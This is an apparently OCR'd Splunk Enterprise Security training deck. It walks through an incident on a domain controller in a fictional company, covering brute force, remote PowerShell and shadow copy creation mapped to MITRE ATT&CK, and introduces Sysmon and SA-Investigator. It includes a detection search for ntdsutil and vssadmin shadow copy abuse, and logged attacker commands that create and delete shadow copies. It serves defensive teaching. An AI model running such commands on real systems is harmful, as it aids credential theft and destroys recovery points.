
Notable Events

> Description

_time	src	dest	user	rule_name	severity	urgency	security_domain	status_label	owner	savedsearch_des
2020-08-18 22:00:00	192.168.70.150	152.195.19.97		Large Volume Web Traffic To Single URL	medium	medium	network	New	unassigned	Generate an aler
2020-08-18 20:00:16		labrador.froth.ly	pcerf	ESCU - Creation of Shadow Copy - Rule	high	high	endpoint	New	unassigned	Monitor for sigr
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:35:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:30:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:10:00		labrador.froth.ly	pcerf	Remote PowerShell Launches Detected	medium	medium	endpoint	New	unassigned	Generated by the
2020-08-18 19:00:00		labrador.froth.ly	unknown	Monitor Registry Autoruns	low	medium	endpoint	New	unassigned	Generated by the

Notable Events for labrador

Incident Review



Questions?

Exercise #5

Findings

What have we learned?

Step 4: Investigate the user account

- **Excessive Failed Logins** from **96.247.194.3**, indicating a possible brute force attack
- **104.238.159.19** authenticating from **Frankfurt Am Main, Germany**
- User **pcerf** involved in the Excessive Failed Logins notable event
  - pcerf executing PowerShell on host labrador
  - pcerf creating Shadow copies on host labrador
- Host **labrador** is a **domain controller**
  - Creation of Shadow Copy
  - Remote PowerShell Launches
  - Large Volume of Outbound Web Traffic
  - Registry Autorun Added

MITRE ATT&CK Mapping
T1110: Brute Force
T1078: Valid Accounts
T1547: Boot or Logon Autostart Execution
T1059.001: Command and Scripting Interpreter: PowerShell
T1490: Inhibit System Recovery

Enterprise Security After an Incident

SA-Investigator for Enterprise Security

https://splunkbase.splunk.com/app/3749

splunk> turn data into doing®

Quick Introduction to Less Familiar Data Sources

Enterprise Security after an Incident

Splunk Stream

Captured off the wire via listener

Protocol level awareness

- HTTP, DNS, FTP, SMTP, TCP, IP and many more

Similar to Zeek (Bro)

Stream is used to see TLS/SSL certificates being used in communication between systems

- SSL Subject and MD5 Hashes

Microsoft Sysmon

Installed on Windows Systems (now Linux too!)

Logs network connections, process starts and more

Not a prevention solution but very useful for detection

Logs based on a configuration pushed to the host


- Swift on Security is a great place to start
  - https://github.com/SwiftOnSecurity/sysmon-config

Visibility into commands issued

- CommandLine and ParentCommandLine

Link to a filtered view of Incident Review

https://docs.splunk.com/Documentation/ES/latest/Admin/Customizemenubar#Add_a_link_to_a_filtered_view_of_Incident_Review




Investigation Management

Creation of Shadow Copy

Notable event

Click!


Investigation Management



Investigation Management

View All Shadow Copy Events

Contributing events



```
sourcetype=xmlwineventlog EventCode=1 (process_name=ntdsutil.exe process=*ntds*) OR (process_name=vssadmin.exe process=*shadow*) OR (process_name=wmic.exe process=*shadowcopy*) earliest_time=1597780800 latest_time
    =1597781700 | table _time process process_exec process_current_directory process_id dest parent_process parent_process_exec parent_process_id User | sort _time
```

Before date time

✓ 2 events (8/18/20 8:00:00.000 PM to 8/18/20 8:15:00.000 PM) No Event Sampling


Job Smart Mode

Events Patterns Statistics (2) Visualization

100 Per Page Format Preview

_time	process	process_exec	process_current_directory	process_id	dest	parent_process	parent_process_exec	parent_process_id	User
2020-08-18 20:00:16	"vssadmin" create shadow /for=C:	vssadmin.exe	c:\files\docs\	3236	labrador.froth.ly	C:/Windows/System32/spoolsv.exe	spoolsv.exe	1064	FROTHLY\pcerf
2020-08-18 20:02:52	"vssadmin" delete shadows /shadow={a9c8b97e-1f72-459f-b325-7e6941d225f8} /Quiet	vssadmin.exe	c:\files\docs\	4544	labrador.froth.ly	C:/Windows/System32/spoolsv.exe	spoolsv.exe	1064	FROTHLY\pcerf


Investigation Management



SA-Investigator

Investigate File/Process Artifacts


spoolsv.exe



SA-Investigator Exercise #1 – Search and Explore

SA-Investigator dashboards

SA-Investigator has multiple views. Using the processes, IPs and hosts we have talked about so far, explore these dashboards!




Questions?

SA-Investigator Exercise #1

